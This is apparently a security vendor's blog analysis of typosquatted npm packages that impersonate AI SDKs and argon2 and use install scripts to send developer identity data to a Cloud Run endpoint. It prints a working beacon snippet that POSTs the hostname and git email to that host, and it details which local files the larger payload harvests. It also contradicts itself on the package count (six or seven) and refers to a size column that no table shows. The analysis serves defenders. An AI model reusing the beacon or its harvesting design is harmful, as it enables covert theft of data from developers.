BLOG
Cybersecurity Startup Publishes Infostealers to NPM
Typosquatted AI-tool packages quietly collected git, SSH, and cloud identity data through install scripts, tracing back to one unexpected publisher
By c0a15726-c5b1-4b0d-85e6-fe15553df9e2 ·

In late June 2026, a threat actor published several packages to NPM over the course of two days. When we started researching these packages, we realized we already had some threat reports for malware attributed to the same publisher. There are at least seven different packages, and several versions per package, that appear to be elaborate typosquats targeting Anthropic, LangChain, Ollama, OpenAI, Vercel and Aspect Security. They've racked up about 20k downloads, which aren't huge numbers but enough to do some damage. Every install triggers the beacon at least once, so each number below is also a floor on how many developer machines got profiled.
What’s even stranger is that these malicious packages appear to have been published by the founder of a cybersecurity startup based in Israel.
We analyzed the packages to identify what they do, what they're looking to steal, and also to understand the motivation of the author.
While the payloads in these packages don't install remote access trojans (RATs) or other persistence mechanisms, these packages act as infostealers, exfiltrating sensitive information about the victim and their local environment to a URL owned by the threat actor.
Okay, let’s dig in!
The packages
All six packages are published to npm under a single account (more on the account below). Five packages are clear impersonations of legitimate AI developer ecosystem, which represents the fastest-growing, tool-hungriest population on npm today.
anthropic-toolkitcopycats@anthropic-ai/sdkai-sdk-helperscopies Vercel’sai@langgraphjs/toolkitswaps the real@langchain/langgraphscope for something that looks close enough at a glanceollama-helpersandopenai-agents-helperspiggyback on their obvious hosts
The sixth targets a security-adjacent audience: developers implementing password hashing. It's the odd one out in every way that matters, and we’ll come back to it after we’ve walked through what the AI-SDK packages do — because @aspect-security/argon2 is where this operator was two months earlier, and comparing the two gives us a rare look at how a threat actor iterates on a technique.
Package
Impersonates
First published
Latest version analyzed
Downloads last week
(2026-06-22 → 06-28)
Downloads last month
(2026-05-30 → 06-28)
anthropic-toolkit
Anthropic Claude SDK
June 2026
1.3.0
0
0
ai-sdk-helpers
Vercel’s ai SDK
June 2026
1.4.4
2,213
7,930
ollama-helpers
Ollama (local LLM runner)
June 2026
1.2.2
2,692
2,692
openai-agents-helpers
OpenAI Agents SDK
June 2026
1.3.2
3,108
3,108
@langgraphjs/toolkit
LangChain’s LangGraph.js
June 2026
1.2.12
1,793
5,877
@aspect-security/argon2
Argon2 password hashing (real package)
April 2026
1.0.1
74
333
argon2-napi
Argon2
April 2026
1.0.0
Not available
224
How the payloads run
Every package weaponizes the same npm feature: install-time scripts.
When you run npm install, npm downloads a package, unpacks it, and — before your code ever touches the library — runs any script the package author put in the preinstall or postinstall fields of package.json. Those scripts execute automatically, silently, with the same permissions as whoever ran npm install. On a developer laptop that’s you and your dotfiles. On a CI runner that’s the build account, often with cloud credentials and deploy keys attached.
postinstall is a legitimate npm feature. It exists so packages can compile native extensions or fetch platform-specific binaries after install. It’s also the single most abused mechanism in the npm ecosystem, because it converts any package installation into arbitrary code execution.
Almost everything in this campaign happens in the couple of seconds between npm install firing and the developer’s terminal returning to the prompt.
The bait and the payload live in separate files
Every one of the five AI-SDK packages has the same structure:
A
src/folder full of small, unremarkable TypeScript utility files (retry.ts,stream-to-string.ts,estimate-tokens.ts, and so on) — the shape of a normal helper library.A well-written
README.mdwith API tables, install snippets, and quickstart examples.A
package.jsonwhose only script is:"scripts": { "postinstall": "node scripts/postinstall.js" }The real payload at
scripts/postinstall.js— 461 lines, 16 KB, hand-written, non-obfuscated JavaScript.
The TypeScript in src/ is genuine, working code. It is not booby-trapped. It is also never called by the payload. It exists purely as an alibi for anyone who cracks open the tarball to see whether the package is legitimate. Nothing they see in src/ is malicious, because none of what’s malicious is in src/.
That separation matters. It means the malware succeeds even against developers who do their due diligence, because the code they audit is not the code that runs on install.
What the beacon collects
The postinstall.js file opens with a long comment block styled to look like a friendly telemetry policy. It claims the script collects only “anonymous diagnostics,” itemizes what will be transmitted, and offers an opt-out: set the environment variable ANTHROPIC_TOOLKIT_TELEMETRY_DISABLED=1 (or the widely-respected DO_NOT_TRACK=1) before installing, and the script exits immediately. The opt-out works. That’s part of the con — it hands security-conscious developers the illusion of a lever while everyone else gets profiled.
The script harvests 11 different categories of data in that first couple of seconds, which all gets packed into one JSON object and shipped off in a single HTTPS POST:
Machine identity: The computer’s hostname, the current OS username, and on Windows the full
DOMAIN\USERstring. Enough on its own to fingerprint a specific developer on a specific laptop, or a specific build agent inside a company.Git identity: The author reads git configuration files directly from disk —
~/.gitconfig,~/.config/git/config, and the project’s local.git/config— and pulls theemailfrom the[user]section. That’s the address the developer commits under. If none of those files have it, the script falls back to environment variables that CI systems commonly set:GIT_AUTHOR_EMAIL,GIT_COMMITTER_EMAIL,EMAIL.GitHub identity: If the developer uses the official GitHub CLI (
gh) and has logged in with it, their configuration lives in~/.config/gh/hosts.yml. The script doesn’t touch the OAuth token stored in that file — but it does grep out theuserandemailfields.Who else uses this machine: The script walks up ten directory levels to find the enclosing project’s
.git/folder, opens.git/logs/HEAD— git’s reflog, a record of every reference update on the repo — and extracts up to fifteen unique committer email addresses from the last fifty entries. In practical terms: if you and four teammates have pushed from this laptop or from a shared CI runner, the operator gets all five of your addresses in one shot. This is the single most useful field in the whole payload, and most developers don’t realize their reflog contains it.Git remote: The script reads the URL of the project’s remote
origin— i.e. which GitHub or GitLab organization and repo the developer is working on. Before sending, the script carefully strips any embedded credentials from the URL (https://user:token@github.com/...becomeshttps://github.com/...). We’ll come back to why the author bothered with that.SSH key comments: Every file in
~/.ssh/*.pubgets opened. These are the developer’s public keys — the script’s cover-story comments truthfully insist that “private keys are never accessed.” What the script does read is the trailing comment on each public key, which by convention is the email the key was generated for. A typical developer laptop has a personal key, a work key, and one or two deploy keys, giving the operator three or four more identities and a hint at which services the developer talks to.Cloud environment: The script reads
~/.config/gcloud/propertiesand pulls out the developer’s default Google Cloudprojectandaccount. It reads~/.aws/configand pulls out up to ten AWS profile names, SSO URLs, and account IDs. It explicitly skips any line containingaws_access_key_id,aws_secret_access_key,aws_session_token,credential_process,password, ortoken. That skip is deliberate. We’ll come back to that too.Corporate network fingerprint": The script opens
/etc/resolv.confand pulls out thesearchdomain — the DNS suffix your machine appends to unqualified hostnames. On a personal laptop this is usually empty or your ISP. On a corporate machine it’s something likecorp.acme.com, which effectively tells the operator who you work for.Host project metadata: The script climbs the directory tree looking for the parent project’s
package.json(skipping its own) and reads the projectname,author, andrepositoryURL. That tells the operator which private codebase the developer was inside when they installed the malicious package.CI provider: Checks for
GITHUB_ACTIONS,GITLAB_CI,JENKINS_URL,CIRCLECI,TRAVIS,BUILDKITE, and genericCIenvironment variables to distinguish a developer laptop from a specific CI platform.Runtime metadata: Node.js version, operating system, CPU architecture, and a timestamp.
The “we don’t touch credentials” sleight of hand
The comments in postinstall.js repeat, over and over, that no secrets, tokens, or private keys are ever transmitted. Technically that’s true. The script never opens ~/.aws/credentials, never reads SSH private keys, never grabs the OAuth token from gh, and actively scrubs embedded credentials out of git URLs.
That’s not restraint. It’s camouflage. What actually gets exfiltrated is arguably more useful to someone with an agenda than a stolen credential. A stolen AWS access key gets rotated within hours of detection. A stolen identity dossier (hostname, all your email addresses, your GitHub login, your employer’s DNS domain, your AWS profile names, your GCP project IDs, the name of the private repository you were inside, the emails of every colleague who has committed with you recently) doesn't expire. It’s the raw material for something that comes next. But what? Spear-phishing? Targeted social engineering?
Modern intrusion campaigns very often begin with reconnaissance exactly like this and end with credentialed access weeks later, via a targeted email or a spoofed login page. This beacon is the opening move of that playbook.
Or maybe something more diabolical is happening here. Maybe this isn’t about a spear-phishing campaign, but instead is sociopathically commercial in origin.
Maybe this is lead generation for a new startup?! The line between good guy and bad guy just got a little more blurry.
Where the data goes
Every AI-SDK package POSTs its payload to the same URL:
<https://npm-package-logger-228835561205.europe-west1.run.app/>
That’s a Google Cloud Run URL. Cloud Run is Google’s serverless container platform, and every deployment gets a subdomain under run.app. To network security tools and firewalls, this looks like ordinary outbound HTTPS to a Google-owned domain — the same domain a lot of legitimate SaaS integrations use. It’s TLS-encrypted end-to-end, so inline proxies can’t inspect the body, and the run.app domain is on nearly every enterprise egress allowlist by default. It is, functionally, an exfiltration channel that most corporate networks don’t check.
The 228835561205 embedded in the hostname is the Google Cloud project number of the receiver. That number is the thread that ties every artifact in this campaign back to one operator — including, as we’ll see, a package published two months earlier.
The script POSTs the payload with a 5-second timeout, silently swallows any errors, and never surfaces failures to the developer. Even if the beacon call fails, the install succeeds. That was intentional: the malware must never break the user’s install, because a failed install is a package the developer will notice.
Faking a history: the version backfill
The anthropic-toolkit tarball ships with a shell script called publish-versions.sh that loops through twenty version numbers — from 0.1.0 up through 1.2.1 — and republishes the same content under every one of them. This is called version backfilling, and it exists to defeat a specific defense: reputation-based tools like Socket and Snyk raise the risk score of packages that have just appeared on the registry. A package with a version history stretching back through 0.1.x looks like it’s been maintained for a year. It hasn’t — every one of those versions was published in a single afternoon — but by the time a developer or a scanner sees the package, it looks mature.
This trick generalizes. If a security tool’s risk scoring depends on “how long has this package existed,” verify against the timestamp of the earliest published version, not the count of versions.
The evolution of the payload
The size column of an earlier table gave a hint: the earliest versions of each AI-SDK package shipped a much smaller beacon than the latest ones.
The early versions (roughly 6 KB) collected only runtime info, git email, and GitHub CLI identity. Around the same version bump across every product — ai-sdk-helpers at 1.4.3, ollama-helpers at 1.2.1, openai-agents-helpers at 1.3.1, @langgraphjs/toolkit at 1.2.11 — the author swapped in the expanded 16 KB script with SSH-key harvesting, reflog scraping, AWS/GCP config reading, and the elaborate “anonymous telemetry” disclosure. The change is byte-identical across the four packages (with only the package name search-and-replaced). One operator, one script, mass-updated in one push.
Two of the @langgraphjs/toolkit versions (1.2.8 and 1.2.9) also point at us-central1.run.app instead of europe-west1.run.app, showing that at some point the author moved regions on Cloud Run. Everything else — the project number, the JSON schema of the payload, the code style — is unchanged.
The odd package out: @aspect-security/argon2
Now we come back to the sixth package, and this is where the story of the author gets more interesting. @aspect-security/argon2 was published in April 2026, roughly two months before the AI-SDK campaign. The other five packages work as libraries — they’re not useful libraries, but they load. This one doesn’t. It’s a hollow shell that would throw an error the instant anyone actually tried to use it. Which is exactly the point.
The runtime code is a decoy that would never run
The entire index.js in this package is:
import setupWasm from './lib/setup.js';
import wasmSIMD from './dist/simd.wasm';
import wasmNonSIMD from './dist/no-simd.wasm';

const loadWasm = async () => setupWasm(
  (instanceObject) => wasmSIMD(instanceObject),
  (instanceObject) => wasmNonSIMD(instanceObject),
);

export default loadWasm;
Three things are wrong with this file, and every one of them is a giveaway:
The files it imports don’t exist. There is no
./lib/setup.js, no./dist/simd.wasm, no./dist/no-simd.wasmanywhere in the tarball. Thepackage.jsonclaims aprebuilds/folder ships with the package — that doesn’t exist either. Any developer who actually tries torequirethis package getsMODULE_NOT_FOUNDthe instant they load it.package.jsonis missing"type": "module". That one line is what tells Node.js to accept ES-moduleimportsyntax. Without it, Node will refuse to load the file at all.The code is copied from someone else’s project. The
loadWasm/setupWasmstructure — SIMD vs no-SIMD, the file names, everything — is lifted directly from Proton AG’s real@proton/argon2package. TheLICENSEfile in this tarball still saysCopyright (c) 2022, Proton AGat the top. Proton has nothing to do with this package.
Because “broken” doesn’t matter — only “installed” does
The reason none of that stopped the author is that the malicious payload in this package runs from preinstall, not postinstall. preinstall fires before npm does anything else — before it resolves dependencies, before it unpacks files, before it lifts a finger toward setting up the package. By the time the developer runs npm install @aspect-security/argon2 and sees a MODULE_NOT_FOUND error, the beacon has already left. Hostname and git email are already in a Cloud Run log somewhere.
The runtime code exists to look real to anyone who opens the tarball first. Whether the code actually works is irrelevant. The install itself is the payload.
Here is the whole beacon:
const hostname = os.hostname();
let gitEmail = execSync('git config user.email').trim() || 'unknown';

https.request(
  '<https://npm-package-logger-228835561205.us-central1.run.app>',
  { method: 'POST', /* ... */ }
).write(JSON.stringify({ hostname, gitEmail })).end();
Compare that to the polished 16 KB postinstall on the AI-SDK packages:
argon2 preinstall (April)
AI-SDK postinstall (June)
npm hook
preinstall
postinstall
Script size
601 bytes
16 KB
Data collected
hostname + git email only
Full identity graph (SSH, cloud, reflog, DNS, CI, project metadata)
How git email is read
Shells out to git config user.email
Reads git config files directly
Endpoint region
us-central1.run.app
europe-west1.run.app
Opt-out mechanism
None
Named env var + DO_NOT_TRACK
Cover-story comments
None
Elaborate “anonymous telemetry” preamble
Error handling
None — a network hiccup can crash the install
Silent, swallowed, guaranteed to complete
Same Google Cloud project number, so unambiguously the same operator working on the same project. But everything about the tradecraft is worse. The April version spawns a child process to read git config — easier for endpoint tools to log. It has no error handling — a transient network error would actually crash the install. It has no cover story, no opt-out, no legibility engineering.
This looks like a first-draft beacon that the author built, published, watched for two months, and then rebuilt from scratch into the more polished version we see across the AI-SDK packages. The evolution — cruder to more sanitized, single beacon target to five in parallel, single field to full identity graph — is exactly the arc you’d expect from an operator refining a technique.
The impersonation is a full layered con
The @aspect-security/argon2 package is also worth studying because the social engineering around it is more elaborate than the AI-SDK packages needed:
Scope name.
@aspect-securitysquats on Aspect Security, a well-known application-security consulting firm. Any developer who has been around AppSec for a while will recognize the name and default to trusting it.Package name.
argon2is the real, widely-used npm package for the Argon2 password-hashing algorithm. Naming this shellargon2inside a trusted-sounding scope is textbook typosquatting.Maintainer impersonation. The README claims the package is “Published in collaboration with the original
argon2maintainer (@ranisalt)”.@ranisaltis the real GitHub identity behind the legitimateargon2package. He has nothing to do with this one.Fabricated evidence. The README asserts that “The
argon2npm package fails to build in 54.2% of common Node.js environments” and cites a Hugging Face dataset (huggingface.co/datasets/security-benchmarks/argon2-node-benchmarks) as the source. That dataset almost certainly doesn’t exist. The stat is invented. The citation is fake.Targeted troubleshooting section. The README has a “Troubleshooting” heading listing the exact error messages developers see when the real
argon2package fails to compile (gyp ERR! find Python,gyp ERR! find VS, and so on). This is SEO bait. A frustrated developer who Googles their build error lands here, reads that a security company has a fixed drop-in replacement, and installs it.
Put together, the pitch is: You’re frustrated because argon2 won’t build. This package is by a security firm you’ve heard of, is endorsed by the real maintainer, and works everywhere. Install it. The developer runs npm install @aspect-security/argon2, the beacon fires, and by the time they see the runtime error, they’ve already been profiled.
That level of thought — the impersonated brand, the impersonated maintainer, the fake statistics, the SEO-optimized error messages — is not the effort profile of someone stealing data on a whim. It’s product-quality social engineering.
About the malware author
Which brings us to the strangest part of this whole story.
The npm account behind all six packages is not a throwaway. It’s tied to the founder of a cybersecurity startup that, at time of writing, is still in stealth mode but has a live public website and identifiable leadership. Here's an anonymized screenshot of their website.
 This is a very unusual profile for a threat actor. Almost every npm supply-chain campaign we look at is published from throwaway accounts, freshly registered emails, and one-shot personas. This one is not.
We made a conscious choice not to name that company or individual in this post, but we enrich threat reports with Registry User information, so it was trivial for us to trace the malware back to the source. We reported the packages to npm and the findings to the appropriate parties, and both the packages and user account have been taken down.
But it’s worth asking what a plausible motive even looks like here, because the technical evidence rules out a lot.
This isn't an opportunistic data thief. People running smash-and-grab supply-chain campaigns don’t publish under their real identity. They don’t build a coherent, iteratively-refined technique across five packages. They don’t spend effort making a beacon look like telemetry to human reviewers.
This isn't straightforward research. There is no credible, ethical security research angle here. Deploying a payload to thousands of real developer machines is wrong, period. Probably illegal in many jurisdictions. These packages are live, the beacon is live, the exfiltrated data is going to a private endpoint controlled by the author, and there is no accompanying public disclosure.
This is possibly product seeding, and this is the most interesting theory. A stealth-mode security startup needs a dataset to build on top of. If your pitch is “we detect npm supply-chain attacks,” or “we map developer environments across the ecosystem,” or “we sell attribution intelligence on maintainers,” having a private dataset of tens of thousands of real developer profiles (hostnames, git emails, cloud configs, employer DNS domains) is an enormous head start. That would explain the technical care, the identity-not-credentials focus, the choice to publish under a real name (in case anyone caught it and you wanted the plausible-deniability landing of “we were researching”), and the deliberate evasion of anything that reads as “outright criminal.”
We can’t verify theories from static analysis alone. What we can say is that the technical picture — the polish, the iteration, the layered social engineering, the recon-only payload, the choice to run under a real identity — is not the picture of someone stealing credentials for cash. It’s the picture of someone quietly building a dataset, and hoping the rest of us wouldn’t notice.
Indicators of compromise
For teams ingesting this into detection tooling.
Network
npm-package-logger-228835561205.europe-west1.run.app— primary exfiltration endpointnpm-package-logger-228835561205.us-central1.run.app— earlier endpoint used by@aspect-security/argon2and by@langgraphjs/toolkit1.2.8/1.2.9Google Cloud project number
228835561205ties every campaign artifact togetherHTTP
User-Agenton the beacon requests follows the pattern<package-name>/<version>POSTing to a Cloud Run host
npm registry
AI-SDK campaign packages:
anthropic-toolkit,ai-sdk-helpers,ollama-helpers,openai-agents-helpers,@langgraphjs/toolkitPassword-hashing squat:
@aspect-security/argon2Env-var opt-outs (only respected by the AI-SDK variants):
ANTHROPIC_TOOLKIT_TELEMETRY_DISABLED,AI_SDK_HELPERS_TELEMETRY_DISABLED,OLLAMA_HELPERS_TELEMETRY_DISABLED,OPENAI_AGENTS_HELPERS_TELEMETRY_DISABLED,LANGGRAPHJS_TOOLKIT_TELEMETRY_DISABLED, and the widely-respectedDO_NOT_TRACK
@aspect-security/argon2 — specific to that package
Impersonation target on npm:
argon2(the legitimate password-hashing library)Impersonated maintainer identity: GitHub
@ranisalt, the realargon2maintainerSquatted brand: Aspect Security, a real application security firm
Code lineage:
index.jsand license copied from Proton AG’s@proton/argon2packageFake citation:
huggingface.co/datasets/security-benchmarks/argon2-node-benchmarksFabricated statistic: “54.2% of common Node.js environments” fail to build the real argon2 package
Takeaways
A few things from this campaign are worth generalizing.
Install-time is code execution, and most defenders forget this. Runtime code review, dependency-vulnerability scanning, and SBOM tooling all focus on what packages do when they’re used. This campaign never runs its runtime code at all. Everything happens in the couple of seconds between npm install firing and the terminal returning to the prompt. Any defense that doesn’t sandbox or inspect install-time scripts is invisible to this class of attack. If you can tolerate the workflow impact, npm config set ignore-scripts true (or the pnpm equivalent in .npmrc) blocks the whole class.
“Recon-only” payloads are not benign. The author’s decision to skip actual credential files and pull identity fingerprints instead was not restraint — it was a considered choice. It makes the traffic look boring in a security review while still producing the raw material for follow-on targeted attacks. Any “just diagnostics” script that reads from ~/.ssh/, ~/.aws/, ~/.config/gcloud/, or .git/logs/ and phones home is exfiltrating identity data, regardless of whether the payload contains a literal password.
Opt-outs and disclosure comments are not evidence of good faith. This campaign has both — a documented opt-out, a plausible rationale, and comments explaining what will and will not be sent. All of it is theatre. Treat elaborate self-explanation inside a postinstall script as a warning sign, not a reassurance.
Version backfilling is a real technique. A package that looks like it has thirty releases going back two years may have been created and mass-published in a single day. Risk scoring that relies on package age needs to key off the first-published timestamp, not the version count.
Serverless PaaS is the exfiltration channel of choice. Traffic to *.run.app looks like traffic to Google, terminates TLS at Google’s edge, and rides through nearly every enterprise egress control unchallenged. High-value build environments should consider inspecting, logging, or restricting outbound to serverless-PaaS hostnames.
Broken-shell packages are their own category. @aspect-security/argon2 demonstrates that an attacker doesn’t need their package to work — only to be installed. Runtime detection is blind to a package that has no runtime. The defense has to happen before or during install.
Finally: five of the six packages in this campaign target the AI-developer ecosystem, and that’s not a coincidence. It’s a fast-moving, high-trust, tool-hungry population that installs new libraries constantly. That combination is going to keep drawing this class of campaign — and increasingly, as we’ve seen here, from operators with the polish and patience to make their beacons look like telemetry — until install-time controls catch up.